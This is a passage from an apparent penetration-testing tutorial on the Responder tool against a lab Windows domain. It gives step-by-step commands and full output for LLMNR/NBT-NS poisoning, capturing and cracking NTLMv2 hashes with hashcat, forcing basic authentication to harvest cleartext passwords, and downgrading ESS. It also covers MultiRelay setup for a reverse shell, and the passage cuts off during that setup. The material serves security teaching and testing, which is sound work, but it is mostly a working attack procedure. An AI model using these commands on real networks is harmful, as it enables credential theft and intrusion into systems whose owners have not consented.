05A00410030005A0041004300500034000400140048005600 4C0037002E004C004F00430041004C0003003400570049004E002D003
600440052005A00410030005A0041004300500034002E00480056004C0037002E004C004F00430041004C0005001400480056004C0
037002E004C004F00430041004C0008003000300000000000000000000000000001000007A9EAA4D0FE4FBFDE9F32389F3C5CF6600757
C7074E2F0830D8F1320945838A00A00100000000000000000000000000000000000009001C004800540054005000 2F00720061006E0
064006F006D00750072006C00000000000000000000
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
```

This can be viewed in the logs too, but this time under the name HTTP-NTLMV2-IPV6.txt format\

```
┌──(root㉿kali)-[/usr/share/responder/logs]
└─# pwd
/usr/share/responder/logs

┌──(root㉿kali)-[/usr/share/responder/logs]
└─# ls
Analyzer-Session.log  HTTP-NTLMv2-fe80::ddc5:3b8f:e421:a88a.txt  Responder-Session.log
Config-Responder.log  Poisoners-Session.log

┌──(root㉿kali)-[/usr/share/responder/logs]
└─# cat HTTP-NTLMv2-fe80::ddc5:3b8f:e421:a88a.txt
harshitrajpal::IGNITE:e4befcab719978e6:A726A4DB2BC69129F2C47889366F20B3:0101000000000001E175587454AD801EB
82FFEC39F07B2400000000020008004800560040C00370001001E00570049004E002D003600440052005A00410030005A0041004300
50003400040014004800560040C0037002E004C004F00430041004C0003003400570049004E002D003600440052005A00410030005A
0041004300500034002E00480056004C0037002E004C004F00430041004C0005001400480056004C0037002E004C004F0043004100
4C0008003000300000000000000000000000000001000007A9EAA4D0FE4FBFDE9F32389F3C5CF6600757C7074E2F0830D8F1320945838
A00A0010000000000000000000000000000000000009001C004800540054005000 2F00720061006E0064006F006D00750072006C00
0000000000000000
harshitrajpal::IGNITE:e4befcab719978e6:A726A4DB2BC69129F2C47889366F20B3:0101000000000001E175587454AD801EB
82FFEC39F07B2400000000020008004800560040C00370001001E00570049004E002D003600440052005A00410030005A0041004300
50003400040014004800560040C0037002E004C004F00430041004C0003003400570049004E002D003600440052005A00410030005A
0041004300500034002E00480056004C0037002E004C004F00430041004C0005001400480056004C0037002E004C004F0043004100
4C0008003000300000000000000000000000000001000007A9EAA4D0FE4FBFDE9F32389F3C5CF6600757C7074E2F0830D8F1320945838
A00A0010000000000000000000000000000000000009001C004800540054005000 2F00720061006E0064006F006D00750072006C00
0000000000000000

┌──(root㉿kali)-[/usr/share/responder/logs]
└─#
```

We can crack it using hashcat now

hashcat -m 5600 HTTP-NTLMv2-fe80::ddc5:3b8f:e421:a88a.txt /usr/share/wordlists/rockyou.txt

```
┌──(root㉿kali)-[/usr/share/responder/logs]
└─# hashcat -m 5600 HTTP-NTLMv2-fe80::ddc5:3b8f:e421:a88a.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Pla
tform #1 [The pocl project]
================================================================================
* Device #1: pthread-AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx, 1438/2940 MB (512 MB allocatable), 2MC
U

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

Hash has been cracked and clear text password dumped!

```
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

HARSHITRAJPAL::IGNITE:e4befcab719978e6:a726a4db2bc69129f2c47889366f20b3:0101000000000001e175587454ad801eb
82ffec39f07b2400000000020008004800560040c00370001001e00570049004e002d003600440052005a00410030005a0041004300
50003400040014004800560040c0037002e004c004f00430041004c000300340057004900 4e002d003600440052005a00410030005a
0041004300500034002e00480056004c0037002e004c004f00430041004c000500140048005600 4c0037002e004c004f0043004100
4c0008003000300000000000000000000000000001000007a9eaa4d0fe4fbfde9f32389f3c5cf6600757c7074e2f0830d8f1320945838
a00a001000000000000000000000000000000000000009001c00480054005400500 02f00720061006e0064006f006d00750072006c00
0000000000000000:Password@1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: HARSHITRAJPAL::IGNITE:e4befcab719978e6:a726a4db2bc6...000000
Time.Started.....: Thu Apr  7 02:07:28 2022 (7 secs)
Time.Estimated...: Thu Apr  7 02:07:35 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

Responder Analyze Mode

In **analysis** mode, **Responder** tracks the network flow of LLMNR requests instead of automatically poisoning them. It provides essential information, such as the name of the user, the machine account being used, the name of the DC, and the OS version. Additionally, you can activate this mode using the **-A** switch

responder -I eth0 -A

```
┌──(root㉿kali)-[~]
└─# responder -I eth0 -A

  .___.____.____.____.____.____.__|__|.____.___.
  |   _|  -__|__  --|  _  |  _  |  |  ||  -__|  _|
  |__| |____|____|  __|_____|___|___|____||____|__|
                  |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [OFF]
    NBT-NS                     [OFF]
    MDNS                       [OFF]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]
```

When a victim tried to access wrong sharename (Attack 1 method), responder analyses the entire flow and gives us the DC name, Windows OS version etc.

```
[+] Listening for events ...

[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: Browser] Datagram Request from IP: ::ffff:192.168.1.3 hostname: WORKSTATION01 via the: File
Server to: IGNITE. Service: Browser Election
[LANMAN] Detected Domains: IGNITE (Unknown)
[LANMAN] Detected Workstations/Servers on domain IGNITE: DC1 (Windows 10/Server 2016), WORKSTATION01 (Windo
ws 10/Server 2016)
```

Responder Basic Authentication Mode


In attack 2, we saw how an NTLM authentication windows was opened when our rogue WPAD proxy server was being accessed by poisoning LLMNR. In turn, we were able to retrieve the NTLMv2 hashes. We will imitate the same attack but this time, try to gain clear text credentials of the user using basic authentication! This can be achieved using the -b flag. Further, we are using -F switch to force basic authentication!

responder -I eth0 -wdF -b

```
┌──(root㉿kali)-[~]
└─# responder -I eth0 -wdF -b

                                                    __
  .----.-----.-----.-----.-----.-----.--|  |.----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|_____|_____|__|__|_____||_____|__|
                                  |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [ON]
    Force Basic Auth           [ON]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.1.4]
    Responder IPv6             [fe80::20c:29ff:fe6c:14fd]
```

www.hackingarticles.in

Now, when a user tries to access any invalid URL, he sees the following prompt with the message saying that these credentials would be sent in clear text using basic authentication.



As soon as use inputs his credentials, responder receives them and displays password in clear text!

```
[+] Listening for events...

[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.4 for name WORKGROUP (service: Local Master Browser)
[HTTP] Basic Client   : fe80::ddc5:3b8f:e421:a88a
[HTTP] Basic Username : raj
[HTTP] Basic Password : Password@1
[*] Skipping previously captured hash for IGNITE\raj
[*] Skipping previously captured hash for IGNITE\raj
[*] Skipping previously captured hash for IGNITE\raj
[*] Skipping previously captured hash for IGNITE\raj
```

Responder Downgrade NTLMv2-SSP to NTLMv2


NTLM provides ESS functionality (Extended Session Security) which adds to the complexity of the NTLM hash. ESS functionality adds an “SSP” flag in the NTLM hash (NTLM2-SSP). This increases the length of our NTLM hash in turn increasing complexity to crack the hash. We can configure Responder to use simple NTLMv2 (without ESS) which would result in lower time complexity to crack hashes.

–disable-ess flag does that. –lm flag tries to force the NTLM authentication to version 1 instead of 2, which is not possible in later windows and windows server versions. Here, we will use Attack 2 procedure with disable-ess flag.

responder -I eth0 -wdF --lm --disable-ess

```
┌──(root㉿kali)-[~]
└─# responder -I eth0 -wdF --lm --disable-ess

  .___.____.____.____.____.____.__|_|.____.___.
  |   _|  -__|  __|  _|  _|  _|  _|  || -__|  _|
  |__| |____|____|____|___|___|___|__||____|___|
                          |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
```

This would give the user a pop-up



As soon as Mufasa enters his credentials, we see that a downgraded version of the NTLMv2 hash has been obtained.

```
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[HTTP] NTLMv2 Client   : fe80::ddc5:3b8f:e421:a88a
[HTTP] NTLMv2 Username : IGNITE\mufasa
[HTTP] NTLMv2 Hash     : mufasa::IGNITE:f730c107c9c5d6af:BBDF14639F727A746AC54AF582123B40:01010000000000003
BA294BF684AD8016642AD631F20D420000000000200080044005200580040001001E00570049004E002D00560035005A0054005700
540034004C00320038004E00040014004400520058004A002E004C004F00430041004C0003003400570049004E002D00560035005A0
0540057005400340040C00320038004E002E004400520058004A002E004C004F00430041004C0005001400440052005800 4A002E004C
004F00430041004C0008003000300000000000000000000000000001000003A2791461D17B578EE134720309C12A85CC22847F992008CC
C5C27B448AC22D00A001000000000000000000000000000000000000009001C00480054005400500 02F00720061006E0064006F006D00
750072006C000000000000000000
[SMB] NTLMv2 Client   : ::ffff:192.168.1.3
[SMB] NTLMv2 Username : IGNITE\mufasa
[SMB] NTLMv2 Hash     : mufasa::IGNITE:f501bb10fc3539bf:4B54AFB0E296E742CE5387D55D04082A:01010000000000009D
6A99BF684AD80117DA53D3FAF3827700000000020000000000000000000000
[*] Skipping previously captured hash for IGNITE\mufasa
[*] Skipping previously captured hash for IGNITE\mufasa
[*] Skipping previously captured hash for IGNITE\mufasa
```

You can crack this hash using **hashcat**, and you'll notice it takes only 3 seconds, compared to 7 seconds in Attack 2—half the time it took before!

```
MUFASA::IGNITE:8e7c0595f1680760:bd4fccbf3646c14372d5f8c7bbe5fe1f:01010000000000008d72cb546a4ad801e7031eaa21
80e0430000000002000000000000000000000000:Password@1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: MUFASA::IGNITE:8e7c0595f1680760:bd4fccbf3646c14372d ... 000000
Time.Started.....: Thu Apr  7 06:32:43 2022 (3 secs)
Time.Estimated ...: Thu Apr  7 06:32:46 2022 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   708.7 kH/s (0.56ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2103296/14344385 (14.66%)
Rejected.........: 0/2103296 (0.00%)
Restore.Point....: 2102784/14344385 (14.66%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Phoenix602 → Passp0rt
Hardware.Mon.#1 ..: Util: 51%

Started: Thu Apr  7 06:32:41 2022
Stopped: Thu Apr  7 06:32:48 2022
```

Responder external IP poisoning

Responder can be used to send LLMNR poisoned requests to the victim that contains another IP than the one we are currently using. It creates stealth and allows us to conduct more sophisticated attacks. This can be done using “-e” option

responder -I eth0 -e 192.168.1.2

```
┌──(root㉿kali)-[~]
└─# responder -I eth0 -e 192.168.1.2

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
```

Responder multi-relay: shell on a system

Relaying is one of the most commonly used techniques used for credential access. A relay or forwarder receives valid authentication and then forwards that request to another server/system and tries to authenticate to that server/system by using the valid credentials so received. In Attack 1, we used an invalid SMB share to get hashes of the requesting system.

What if the requestor was Admin?

Sure, we can get his credentials and wait till hashcat cracks it or be smarter and use relay to forward this authentication on our desired host and gain shell on it directly!

To do that, lgandx has included a script called “MultiRelay.py” in /usr/share/Responder/tools folder. We need to install a few dependencies and build the supporting binaries that would run on the victim system and grant us a reverse shell.

apt-get install gcc-mingw-w64-x86-64
x86_64-w64-mingw32-gcc ./MultiRelay/bin/Runas.c -o ./MultiRelay/bin/Runas.exe -municode -lwtsapi32 -luserenv
x86_64-w64-mingw32-gcc ./MultiRelay/bin/Syssvc.c -o ./MultiRelay/bin/Syssvc.exe -municode
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
python get-pip.py
pip install pycryptodome
Once its done, we can run MultiRelay.py without any errors or warnings.

cd /usr/share/responder/tools
python3 MultiRelay.py

```
┌──(root㉿kali)-[/usr/share/responder/tools]
└─# pwd
/usr/share/responder/tools

┌──(root㉿kali)-[/usr/share/responder/tools]
└─# ls
BrowserListener.py  FindSQLSrv.py  Icmp-Redirect.py  MultiRelay.py  __pycache__          RunFinger.py
DNSUpdate.py        get-pip.py     MultiRelay        odict.py       RunFingerPackets.py  SMBFinger

┌──(root㉿kali)-[/usr/share/responder/tools]
└─# python3 MultiRelay.py -h
Usage:
responder-MultiRelay -t 10.20.30.40 -u Administrator lgandx admin
responder-MultiRelay -t 10.20.30.40 -u ALL

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -t 10.20.30.45        Target server for SMB relay.
  -p 8081               Additional port to listen on, this will relay for
                        proxy, http and webdav incoming packets.
  -u, --UserToRelay     Users to relay. Use '-u ALL' to relay all users.
  -c whoami, --command=whoami
                        Single command to run (scripting)
  -d, --dump            Dump hashes (scripting)

┌──(root㉿kali)-[/usr/share/responder/tools]
└─#
```

Executing the Relay for Shell Access

Now, first criteria for this attack to work with SMB is that SMB signing has to be disabled. It is disabled by default so that checks our ease to exploit. It can be tested using the nmap script smb-security-mode

nmap -p445 --script=smb-security-mode 192.168.1.3

```
┌──(root㉿kali)-[/usr/share/responder/tools]
└─# nmap -p445 --script=smb-security-mode 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 09:08 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00069s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:B9:BA:16 (VMware)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds

┌──(root㉿kali)-[/usr/share/responder/tools]
└─#
```

As you can see, SMB signing is disabled so the coast is cleared. We can run MultiRelay now. To run it we need to specify the target using “-t” and “-u” specifies users to which relay is to be forwarded. You can choose selectively too and create lesser noise in network.

python3 MultiRelay.py -t 192.168.1.3 -u ALL

```
┌──(root㉿kali)-[/usr/share/responder/tools]
└─# python3 MultiRelay.py -t 192.168.1.3 -u ALL

Responder MultiRelay 2.5 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']


Retrieving information for 192.168.1.3 ...
SMB signing: False
Os version: 'Windows 10 Pro 10586'
Hostname: 'WORKSTATION01'
Part of the 'IGNITE' domain
```

As you can see above, the script has detected my victim's OS, computer account name (workstation01) and SMB signing status too. One other thing to note here is that this script is using HTTP and SMB ports. So, to prevent any conflict, we need to turn these servers OFF in responder.conf file. We just open the file in /usr/share/responder/Responder.conf and turn off HTTP and SMB. If done properly, when we launch responder next time, an OFF switch like this shall be there.

Now, as per Attack 1's methodology, we run responder

responder -I eth0

```
┌──(root㉿kali)-[/usr/share/responder]
└─# nano Responder.conf

┌──(root㉿kali)-[/usr/share/responder]
└─# responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

